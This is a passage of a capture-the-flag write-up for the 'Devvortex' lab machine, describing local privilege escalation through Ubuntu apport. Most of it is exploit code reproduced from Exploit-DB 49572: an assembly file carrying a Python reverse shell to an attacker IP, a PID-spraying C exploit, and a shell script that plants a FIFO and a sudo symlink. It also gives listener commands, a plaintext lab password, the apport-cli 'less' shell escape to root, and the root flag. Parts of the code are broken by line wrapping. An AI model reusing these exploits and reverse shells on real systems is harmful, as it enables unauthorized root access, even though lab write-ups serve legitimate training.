I created crash.asm file by copying out the file from 49572.txt and modified LHOST and LPORT values to fit my attack machine

Contents of crash.asm

```
section .data
    message db 10, "/var/crash/test.log{" , 10, "    su root root", 10, "    daily", 10, "    size=0", 10, "
firstaction", 10, "    python3 -c ", 34, "import sys,socket, os,pty;
s=socket.socket();s.connect(('10.10.14.98', 1336));[os.dup2(s.fileno(), fd) for fd in (0,1,2)];pty.spawn('/bin/
sh')", 34, "};", 10, "    endscrip", 10, "}", 10, 00
    timeval:
        tv_sec    dd 0
        tv_usec   dd 0
section .text
    global _start
_start:
    mov dword [tv_sec], 4000000
    mov dword [tv_usec], 0
    mov rax, 35
    mov rdi, timeval
    mov rsi, 0
    syscall
```

I created crash.asm file by copying out the file from 49572.txt

Contents of decoy.asm

```
section .text
    global _start
_start:
    mov dword [0], 0
```

I created the exploit.c file by copying out the file from 49572.txt

Contents of exploit.c

```
#include <unistd.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <signal.h>

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define PID_THRESHOLD
(80)

int read_max_pid_file()
{
    FILE *fd = 0;
    char buf[256];

    fd = fopen("/proc/sys/kernel/pid_max", "r");
    fread(buf, sizeof(buf), 1, fd);
    fclose(fd);
    return atoi(buf);
}

void write_to_fifo_file(char * path)
{
    FILE *fd = 0;
    char buf[] = "A";

    fd = fopen(path, "w");
    fwrite(buf, sizeof(buf), 1, fd);
    fclose(fd);
    return;
}

int main(int argc, char *argv[])
{
    int iteration = 0;
    pid_t crash_pid = -1, temp_pid = -1, spray_pid = -1;
    int current_pid = 0, max_pid = 0;
    int total_pid =
0;

    char *crash_argv[] = {"crash", NULL};
    char *sudo_argv[] = {"sudo", "-S", "sud", NULL};

    char current_dir[1024] = {0};
    char exec_buf[2048] = {0};
    char crash_buf[2048] = {0};

    struct stat sb = {0} ;

    int null_fd = -1;

    signal(SIGCHLD, SIG_IGN);
    getcwd(current_dir, sizeof(current_dir));
    snprintf(exec_buf, sizeof(exec_buf), "%s/%s", current_dir, "a\rUid: 0\rGid: 0");
    snprintf(crash_buf, sizeof(crash_buf), "%s/%s", current_dir, "crash");

    chdir("/etc/logrotate.d/");
```

```

// Creating the crash program
if (0 == stat(crash_buf, &sb) && sb.st_mode & S_IXUSR)
{
    crash_pid = fork();
    if (0 == crash_pid)
    {
        execve(crash_buf, crash_argv, NULL);
        exit(0);
    }
    else if (-1 == crash_pid)
    {
        printf("[ - ] Could not fork program\n");
        return -1;
    }
}
else
{
    printf("[ - ] Please check crash file executable.");
    return -1;
}

max_pid = read_max_pid_file();
printf("[*] crash pid: %d\n", crash_pid);
printf("[*] max pid: %d\n", max_pid);

printf("[*] Creating ~%d PIDs\n", max_pid);
printf("[*] Forking new processes\n");
sleep(3);

// Iterating through max_pid to almost reach the crash program pid
while (iteration < max_pid - 1)
{
    // Print progress of forks
    if( 0 == (iteration % (int)(max_pid / 5000)))
    {
        printf("\rIteration: %d/%d", iteration + 1, max_pid);
        fflush(stdout);
    }
    temp_pid = -1;
    temp_pid = fork();
    if (0 == temp_pid)
    {
        exit(0);
    }
    else if (temp_pid > 0)
    {
        iteration++;
        // We should stop before the crash pid to avoid other processes created meanwhile to
interfere the exploit process
        if ( temp_pid < crash_pid && crash_pid - temp_pid < PID_THRESHOLD)
        {
            printf("\rIteration: %d/%d\n", iteration + 1, max_pid);
            fflush(stdout);
            printf("[+] less then %d pid from the target: last fork=%d , target: %d\n",
PID_THRESHOLD, temp_pid, crash_pid);
            break;
        }
    }
    else if (-1 == temp_pid)
    {
        printf("[ - ] Could not fork temp programs\n");
    }
}

printf("[*] Crashing the crash program\n");
kill(crash_pid, SIGSEGV); // From Now on the seconds apport will launch and we have 30 seconds to
exploit it
sleep(5);
printf("[*] Killing the crash program\n");
kill(crash_pid, SIGKILL);
sleep(3);

// Now crash pid is free and we need to occupy it
for(int i=0; i < PID_THRESHOLD ; i++)
{
    spray_pid = fork();
    if (0 == spray_pid)

```

```

        {
            if (crash_pid == getpid())
            {
                null_fd = open("/dev/null", O_WRONLY);
                dup2(null_fd, 1);
                dup2(null_fd, 2);
                close(null_fd);

                printf("[+] Creating suid process\n");
                execve(exec_buf, sudo_argv, NULL);
            }
            exit(0);
        }
    }

    sleep(3);
    printf("[*] Writing to fifo file\n");
    write_to_fifo_file(argv[1]);

    // Now the first apport released and the second apport resumed
    printf("[+] Wrote core file to cwd!\n");
    sleep(10); // Waiting for the second apport to finish execution

    return 0;
}

```

I created the exploit.sh file by copying it out of 49572.txt

Contents of exploit.sh

```

#!/usr/bin/sh
set -e
echo "[*] Running exploit"
touch /var/crash/test.log
ulimit -c unlimited

if [ ! -d "~/.config/apport" ]; then
    echo "[*] Settings directory not exists"
    echo "[*] Creating settings directory"
    mkdir -p ~/.config/apport
fi

if [ ! -f "~/.config/apport/settings" ] ; then
    echo "[*] Settings file not exists"
    echo "[main]\nunpackaged=true\n" > ~/.config/apport/settings
    echo "[+] Settings file created"
fi

DECOY_PATH=`realpath ./decoy`
MY_UID=`id -u`
DECOY_CRASH_NAME=`echo "${DECOY_PATH}.${MY_UID}.crash" | sed 's/\/\/_\/g'`
DECOY_CRASH_PATH="/var/crash/${DECOY_CRASH_NAME}"
if [ -f $DECOY_CRASH_PATH ] || [ -p $DECOY_CRASH_PATH ] ; then
    echo "[*] decoy crash exists deleting the file"
    rm $DECOY_CRASH_PATH
fi

mkfifo $DECOY_CRASH_PATH
echo "[+] FIFO file created"

./decoy 2>&1 >/dev/null &
killall -SIGSEGV ./decoy

echo "[+] Decoy process created"

SUDO_PATH=`which sudo`
ln -s $SUDO_PATH "linkchange"
python3 -c "import os; os.rename('./linkchange', 'a\rUid: 0\rGid: 0')"

echo "[+] symlink to sudo created"

./exploit $DECOY_CRASH_PATH

rm $DECOY_CRASH_PATH

sleep 5
if [ -f "/etc/logrotate.d/core" ] ; then

```




```
else    echo "[*] Exploit succesfully finished"
fi      echo "[*] Exploit failed"

# Kill the sudo process after second apport finished
kill `ps -ef | grep "sudo -S sud" | grep -v grep | awk '{print $2}'`
```

I performed the steps to compile the exploit on my machine

```
# Commands Executed on Attack Machine
sudo apt-get install build-essential nasm gcc
make
```

Screenshot Evidence



```
(root@kali)-[~/HTB/Boxes/Devvortex]
└─# make
gcc -o exploit exploit.c
chmod +x exploit
nasm -f elf64 crash.asm
ld crash.o -o crash
nasm -f elf64 decoy.asm
ld decoy.o -o decoy
```

I started a listener

```
# Netcat Way
nc -lvnp 1336

# Metasploit Way
use multi/handler
set LHOST 10.10.14.98
set LPORT 1336
run -j
```

I uploaded the files to the target machine

```
# Commands Executed
scp crash.o decoy crash exploit.sh exploit logan@devvortex.htb:/tmp/
Password: tequieromucho
ssh logan@devvortex.htb
Password: tequieromucho
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Devvortex]
└─# scp crash.o decoy crash exploit.sh exploit T
The authenticity of host 'devvortex.htb (10.129.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxM
This key is not known by any other names.
Are you sure you want to continue connecting (ye
Warning: Permanently added 'devvortex.htb' (ED25
logan@devvortex.htb's password:
crash.o
decoy
crash
exploit.sh
exploit
```

I then executed the exploit

```
# Commands Executed
cd /tmp
chmod +x exploit.sh
./exploit.sh
```

The GLIBC_2.34 was not found on the target which is required by the exploit to run so I had to find another method

A Google search led me to a simpler method of exploitation

REFERENCE: <https://github.com/canonical/apport/commit/e5f78cc89f1f5888b6a56b785dddcb0364c48ecb>

I was able to upgrade my privileges using this issue

```
# Command Executed
sudo /usr/bin/apport-cli -c /bin/chfn less
Password: tequieromucho
Please Choose (S/V/K/I/C): V
!sh
```

I could then read the root flag

```
# Commands Executed
cat /root/root.txt
#RESULTS
82df4ab0c17f61fbcf8e5e1aa35d4c63
```

Screenshot Evidence

```
logan@devvortex:/tmp$ sudo /usr/bin/apport-cli -c /bin/chfn less
[sudo] password for logan:

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.....

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
devvortex
# hostname -I
10.129.99.22 dead:beef::250:56ff:feb0:26a7
# cat /root/root.txt
82df4ab0c17f61fbcf8e5e1aa35d4c63
#
[Devvortex0:openvpn 1:msf- 2:ssh* 3:less
```

ROOT FLAG: 82df4ab0c17f61fbcf8e5e1aa35d4c63